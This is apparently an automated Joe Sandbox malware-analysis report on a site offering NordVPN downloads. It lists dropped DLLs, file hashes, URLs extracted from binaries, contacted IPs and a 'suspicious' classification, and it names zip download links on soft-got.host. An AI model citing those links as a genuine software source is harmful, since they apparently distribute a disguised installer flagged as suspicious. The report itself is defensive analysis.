C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_video_framerate.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100chs.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100cht.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageMetaData.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageStitcher.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCommand.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCreation.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceUnique.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\CGRCommand.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_Camera.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_MotionSet.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_SysInfo.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_TextOut.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\ESM_SaveTextFile.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FileDialog.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FloatTexture.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GFSDK_ShadowLib.win64.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GPUPerfAPIDX11-x64.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GUISkin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GroupBuffer.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceContainer.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefHash.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefSphereTree.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Object.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Surface.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\TextFilter.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Win32_Font.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\XMLDOMCommand.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_DirectInput.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\ObjectDataCommand.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SAXParser.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SceneContainerCommand.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\StyleTransfer.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Tesselator.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://anglebug.com/2970	0%	URL Reputation	safe	
http://anglebug.com/3452	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://anglebug.com/3153	0%	URL Reputation	safe	
http://anglebug.com/1085	0%	Virustotal		Browse
http://https://crbug.com/650547call_clear_twiceUsing	0%	Virustotal		Browse
http://anglebug.com/3625	0%	Virustotal		Browse
http://anglebug.com/3623	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://anglebug.com/3623	0%	Avira URL Cloud	safe	
http://anglebug.com/3624	0%	Avira URL Cloud	safe	
http://https://crbug.com/650547call_clear_twiceUsing	0%	Avira URL Cloud	safe	
http://anglebug.com/3625	0%	Avira URL Cloud	safe	
http://anglebug.com/3502	0%	Avira URL Cloud	safe	
http://anglebug.com/1085	0%	Avira URL Cloud	safe	
http://anglebug.com/3027	0%	Avira URL Cloud	safe	
http://anglebug.com/3246allow_clear_for_robust_resource_initSome	0%	Avira URL Cloud	safe	
http://crbug.com/772651	0%	Avira URL Cloud	safe	
http://crbug.com/883276	0%	Avira URL Cloud	safe	
http://crbug.com/650547	0%	Avira URL Cloud	safe	
http://anglebug.com/2978	0%	Avira URL Cloud	safe	
http://crbug.com/941620dont_translate_uniform_block_to_structured_bufferFails	0%	Avira URL Cloud	safe	
http://anglebug.com/4384	0%	Avira URL Cloud	safe	
http://anglebug.com/4428	0%	Avira URL Cloud	safe	
http://anglebug.com/1512	0%	Avira URL Cloud	safe	
http://crbug.com/398694	0%	Avira URL Cloud	safe	
http://https://crbug.com/705865	0%	Avira URL Cloud	safe	
http://anglebug.com/2046	0%	Avira URL Cloud	safe	
http://anglebug.com/3498	0%	Avira URL Cloud	safe	
http://anglebug.com/4267	0%	Avira URL Cloud	safe	
http://crbug.com/110263	0%	Avira URL Cloud	safe	
http://anglebug.com/3016	0%	Avira URL Cloud	safe	
http://crbug.com/809422	0%	Avira URL Cloud	safe	
http://https://crbug.com/650547	0%	Avira URL Cloud	safe	
http://https://crbug.com/1046462	0%	Avira URL Cloud	safe	
http://www.datalogics.com	0%	Avira URL Cloud	safe	
http://crbug.com/642227	0%	Avira URL Cloud	safe	
http://anglebug.com/1637	0%	Avira URL Cloud	safe	
http://anglebug.com/2727	0%	Avira URL Cloud	safe	
http://anglebug.com/3859	0%	Avira URL Cloud	safe	
http://crbug.com/398694ANGLE_DEFAULT_PLATFORMvulkanvulkan-nullswiftshadergld3d11nullGPU.ANGLE.Displa	0%	Avira URL Cloud	safe	
http://anglebug.com/482	0%	Avira URL Cloud	safe	
http://https://crbug.com/593024select_view_in_geometry_shaderThe	0%	Avira URL Cloud	safe	
http://anglebug.com/2152	0%	Avira URL Cloud	safe	
http://anglebug.com/2273	0%	Avira URL Cloud	safe	
http://anglebug.com/3243	0%	Avira URL Cloud	safe	
http://anglebug.com/3045	0%	Avira URL Cloud	safe	
http://anglebug.com/4490	0%	Avira URL Cloud	safe	
http://crbug.com/308366	0%	Avira URL Cloud	safe	
http://anglebug.com/3205	0%	Avira URL Cloud	safe	
http://https://crbug.com/593024	0%	Avira URL Cloud	safe	
http://https://crbug.com/655534use_system_memory_for_constant_buffersCopying	0%	Avira URL Cloud	safe	
http://crbug.com/565179	0%	Avira URL Cloud	safe	
http://anglebug.com/2514	0%	Avira URL Cloud	safe	
http://anglebug.com/3206	0%	Avira URL Cloud	safe	
http://crbug.com/941620	0%	Avira URL Cloud	safe	
http://anglebug.com/4214	0%	Avira URL Cloud	safe	
http://anglebug.com/3246	0%	Avira URL Cloud	safe	
http://anglebug.com/3729	0%	Avira URL Cloud	safe	
http://crbug.com/830046	0%	Avira URL Cloud	safe	
http://crbug.com/403957	0%	Avira URL Cloud	safe	
http://https://crbug.com/710443	0%	Avira URL Cloud	safe	
http://crbug.com/672380	0%	Avira URL Cloud	safe	
http://crbug.com/709351	0%	Avira URL Cloud	safe	
http://anglebug.com/3078	0%	Avira URL Cloud	safe	
http://anglebug.com/4442	0%	Avira URL Cloud	safe	
http://crbug.com/849576	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crbug.com/927470	0%	Avira URL Cloud	safe	
http://anglebug.com/2152skip_vs_constant_register_zeroIn	0%	Avira URL Cloud	safe	
http://anglebug.com/3997	0%	Avira URL Cloud	safe	
http://anglebug.com/4405	0%	Avira URL Cloud	safe	
http://anglebug.com/1452	0%	Avira URL Cloud	safe	
http://crbug.com/642605	0%	Avira URL Cloud	safe	
http://anglebug.com/1936	0%	Avira URL Cloud	safe	
http://crbug.com/797243	0%	Avira URL Cloud	safe	
http://javafx.com/vp6decoderflvdemux	0%	Avira URL Cloud	safe	
http://javafx.com/	0%	Avira URL Cloud	safe	
http://anglebug.com/2703	0%	Avira URL Cloud	safe	
http://crbug.com/644669	0%	Avira URL Cloud	safe	
http://https://crbug.com/655534	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://vpn-get.com/	false		unknown
http://https://vpn-get.com/nordvpn	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://anglebug.com/1085	libGLESv2.dll.6.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://crbug.com/650547call_clear_twiceUsing	libGLESv2.dll.6.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://anglebug.com/3502	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3623	libGLESv2.dll.6.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://anglebug.com/3625	libGLESv2.dll.6.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://anglebug.com/3624	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2970	libGLESv2.dll.6.dr	false	• URL Reputation: safe	unknown
http://anglebug.com/3027	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3246allow_clear_for_robust_resource_initSome	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/772651	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://www.rarlab.com/themes.htm	WinRAR.exe.6.dr	false		high
http://anglebug.com/2978	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/650547	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/883276	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/941620dont_translate_uniform_block_to_structured_bufferFails	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4384	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3452	libGLESv2.dll.6.dr	false	• URL Reputation: safe	unknown
http://www.rarlab.com	WinRAR.exe.6.dr	false		high
http://crl.thawte.com/ThawteTimestampingCA.crl0	7za.exe, 00000009.00000002.565370263.00000010F2000.00000004.00000800.00020000.00000000.sdmp, lcms.dll.6.dr, WinRAR.exe.6.dr, DL100AGM.dll0.6.dr, mc_config_mp2v.dll.9.dr, mc_dec_spic.dll0.6.dr, instrument.dll.6.dr, fxplugins.dll.6.dr	false		high
http://anglebug.com/1512	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4428	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crbug.com/398694	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3498	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/705865	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2046	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4267	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/110263	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3016	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/650547	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/809422	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/1046462	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://www.datalogics.com	7za.exe, 00000009.00000002.565370263.000 00000010F2000.00000004.00000800.00020000 .00000000.sdmp, DL100AGM.dll0.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/642227	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/1637	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2727	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3859	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/398694ANGLE_DEFAULT_PLATFORMvulkanvulkan-nullswiftshadergld3d11nullGPU.ANGLE.Displa	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/482	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/593024select_view_in_geometry_shaderThe	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2152	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2273	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3045	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3243	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4490	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/308366	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3205	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/593024	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/565179	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/655534use_system_memory_for_constant_buffersCopying	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2514	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3206	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	7za.exe, 00000009.00000002.565370263.000 00000010F2000.00000004.00000800.00020000 .00000000.sdmp, lcms.dll.6.dr, WinRAR.exe.6.dr, DL 100AGM.dll0.6.dr, mc_config_mp2v.dll.9.dr, mc_dec_ spic.dll0.6.dr, instrument.dll.6.dr, fxplugins.dll.6.dr	false	• URL Reputation: safe	unknown
http://anglebug.com/3246	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4214	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/941620	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3729	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/830046	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/cps0(	lcms.dll.6.dr, mc_config_mp2v.dll.9.dr, mc_dec_spi c.dll0.6.dr, instrument.dll.6.dr, fxplugins.dll.6.dr	false		high
http://crbug.com/403957	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/710443	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3153	libGLESv2.dll.6.dr	false	• URL Reputation: safe	unknown
http://crbug.com/672380	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/709351	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3078	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/4442	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/849576	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/927470	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2152skip_vs_constant_register_zeroIn	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/3997	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/642605	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.symauth.com/rpa00	lcms.dll.6.dr, mc_config_mp2v.dll.9.dr, mc_dec_spic.dll0.6.dr, instrument.dll.6.dr, fxplugins.dll.6.dr	false		high
http://anglebug.com/4405	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/1452	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://javafx.com/	fxplugins.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://javafx.com/vp6decoderflvdemux	fxplugins.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/1936	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/797243	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://anglebug.com/2703	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://crbug.com/644669	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://crbug.com/655534	libGLESv2.dll.6.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.203.106	unknown	United States		15169	GOOGLEUS	false
34.104.35.123	unknown	United States		15169	GOOGLEUS	false
162.55.188.142	unknown	United States		35893	ACPCA	false
142.250.203.110	unknown	United States		15169	GOOGLEUS	false
5.45.85.133	unknown	Russian Federation		58061	SCALAXY-ASNL	false
193.3.17.197	unknown	Denmark		2107	ARNES-NETAcademicandResearchNetworkofSloveniaSI	false
8.8.8.8	unknown	United States		15169	GOOGLEUS	false
172.217.168.68	unknown	United States		15169	GOOGLEUS	false
172.217.168.45	unknown	United States		15169	GOOGLEUS	false
172.217.168.67	unknown	United States		15169	GOOGLEUS	false
185.215.4.79	unknown	Denmark		50129	TVHORADADAES	false
104.192.141.1	unknown	United States		16509	AMAZON-02US	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
52.216.240.12	unknown	United States		16509	AMAZON-02US	false
92.223.124.62	unknown	Austria		199524	GCOREAT	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756292
Start date and time:	2022-11-30 00:06:30 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://vpn-get.com/nordvpn
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	SUS
Classification:	sus25.evad.win@43/220@0/17
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Browse: https://vpn-get.com/ • Browse: https://soft-got.host/vgc/NordVPN-10_11.zip • Browse: https://soft-got.host/vgc/NordVPN-7_8.zip

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe
- Created / dropped Files have been reduced to 100
- Execution Graph export aborted for target unarchiver.exe, PID 1032 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5714248
Entropy (8bit):	6.788288927588834
Encrypted:	false
SSDEEP:	98304:XETWMdQ1hV9M5wnx+49cRtvw7gVSOFld6QHJXJTHSewUgvhiWaOuBu3Cb+tbMTy2:XVVK58x+NRtomSuldtHJhyyb+tbM1
MD5:	21CB25B78EE9D4E2D651C600BA2BE2A3
SHA1:	E3BC20EE47633D06427015C07906DE925DB0B5DD
SHA-256:	75330E04960E72EEE106671CEEC9BD768E91DE1944CAFD402AAF7422C4BD7B39
SHA-512:	8CAB7A1FBA7FE8E6FF286B763504E18A9B465FACFE4D0F3A1FDFC06129885BE1535225FF99FEBFCD37C638291662D7BEB1E40F5C27391CE8ECE5317131AEBCCF
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J.A2../a../a../a..a../a..a6./a)zTa../a...a../a..a../a..a&./a..a../a..a../a..a../aRich../a.....PE..L...9..R....."!.....:..T.....(.4.....:....(.....Z....L.W...@.....p.O.|....O.x.... U.....W.H....0U..,..@.:.....G.....G.@.....:.....O.....text....:.....:..... ..`.rdata.....:.....:.....@..@.data....k....O.....O.....@....tls.....U.....DR.....@....rsrc..... U.....FR.....@..@.reloc..l....0U.....NR.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6732104
Entropy (8bit):	6.774431303294623
Encrypted:	false
SSDEEP:	196608:8xD1n+MwOPY6cikEpFjAOlYFOaEsZNros0aUh:8LgOPY6cikEz7TINr1G
MD5:	714CDAC1D60200AF009AB20403A18D34
SHA1:	BEF10479C60E9244C0205F31806F0E622532569C
SHA-256:	C9C4BA9D27734D3FF60D18ECCF883EE54AE3CD2ECE4F7048C56C9C1FF707B931
SHA-512:	CF503253E0A0A6DB7D9F73A2B2309D3A274154F5B665EE5642E350BFEDCD6193E2875D23CEEA621DC8918DB9494FDD20E94ABF160E6EDBE12444673C0F54B72C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4.#.U.p.U.p.U.p<.tp.U.p..wp.U.p...p.U.p...p.U.p...p.U.p..qp.U .p.U.pIT.p..fp.W.p..apdU.p..pp.U.p..vp.U.p..sp.U.pRich.U.p.....PE..L.....R......"!.....A...$....:.....A....!.....@g.....Q.g...@.....U.....U.T.... ^.....f.H.....a.0Q....A.....X.J.@.....A.....U.@.....text....A.....A..... ..`.rdata..r.....A.....A.....@..@.data...8w....V.....V..... .....@....rsrc..... ^.....]....@..@.reloc..\P....a..R...Na.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1689600
Entropy (8bit):	6.281216665679078
Encrypted:	false
